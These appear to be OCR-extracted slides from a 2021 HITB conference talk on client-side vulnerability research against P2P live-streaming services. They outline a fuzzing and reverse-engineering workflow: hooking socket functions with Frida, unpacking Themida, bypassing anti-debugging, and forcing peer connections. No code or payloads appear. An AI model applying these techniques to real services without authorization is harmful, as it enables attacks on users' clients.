TRACK2

HITB SECCONF AMSTERDAM - 2021

# Client-Side Attack on Live-Streaming Services Using Grid Computing

Suhwan Myeong(@bigfrog)

Sunhong Hwang(@fkillrra)

Seungmin Yoon(@sunytony)


TaiSic Yun(@t4131c)

Taiho Kim(@kimtaiho5412)

@pwnchline @Best of the Best, South Korea

# About Us

TaiSic Yun




Taiho Kim

Suhwan Myeong

Sunhong Hwang

Seungmin Yoon

# What is Grid Computing?







HITB SECCONF
AMSTERDAM - 2021

# Type of Grid Computing


- Computational Grid
  - Performing complex operations using functions such as CPU or GPU
- Data Grid 
  - Sharing and managing large amounts of distributed data
- Access Grid
  - A collection of resources and technologies that enables large format audio and video based collaboration between groups of people in different locations

# Case Study: What uses Grid Computing

- P2P Based Services
  - e.g.
    - File upload/download platform
    - Live-Streaming service platform



# Live-Streaming Service and Grid Computing




Company A

Company B

Company C

## 01. Building Environment for Test

- ✓ Tested in private channel to prevent harm to other clients
- ✓ Filter IP/PORT during on hooking with Frida

## 02. Process Execution Flow Analysis

- ✓ Process execution flow analysis with monitoring tools
- ✓ Checking privilege of process

## 03. Protocol Analysis

- ✓ Analysis of packet flows and data protocol using Wireshark
- ✓ Hooking with Frida

## 04. Code Analysis

- ✓ Static Analysis using disassembler
- ✓ Dynamic Analysis using debugger and hooking

## 05. Mutation

- ✓ Mutating received data by hooking recv()
- ✓ Mutating data to send by hooking WSASend()/Send()


## 06. Crash dump Analysis

- ✓ Prevent to send crash dump to server
- ✓ Root Cause Analysis

# HARD THINGS

1. **Real-Time Service : Independent execution is impossible**
   - Hooking-based analysis using Frida
   - Analysis after triggering crash using Windbg and Pykd
2. **Anti-Debugging & Themida Protector**
   - Themida unpacking script, pe-sieve, memory dump
   - Cheat Engine VEH Debugger, x64dbg ScyllaHide
3. **Can't control peer connection**
   - Using Python, write automation code to repeat reconnection until connected to a specific IP
   - Write forced connection code to establish a socket connection to a specific client
4. **Too large scale to analyze all**
   - Measure code coverage using LightHouse
   - Focusing on the API used for grid communication.
5. **RAM Availability & Network traffic**
   - Bought more RAM and better WIFI...

# Bypass Themida





pe-sieve

Memory dump


Bypass Anti-Debugging

Themida Unpacking script


Code Coverage Analysis
With frida + lighthouse



# Process Flow



# Process Structure







HITB SECCONF
AMSTERDAM - 2021


# Grid Structure

**Socket Connection**

**Tree based Grid**

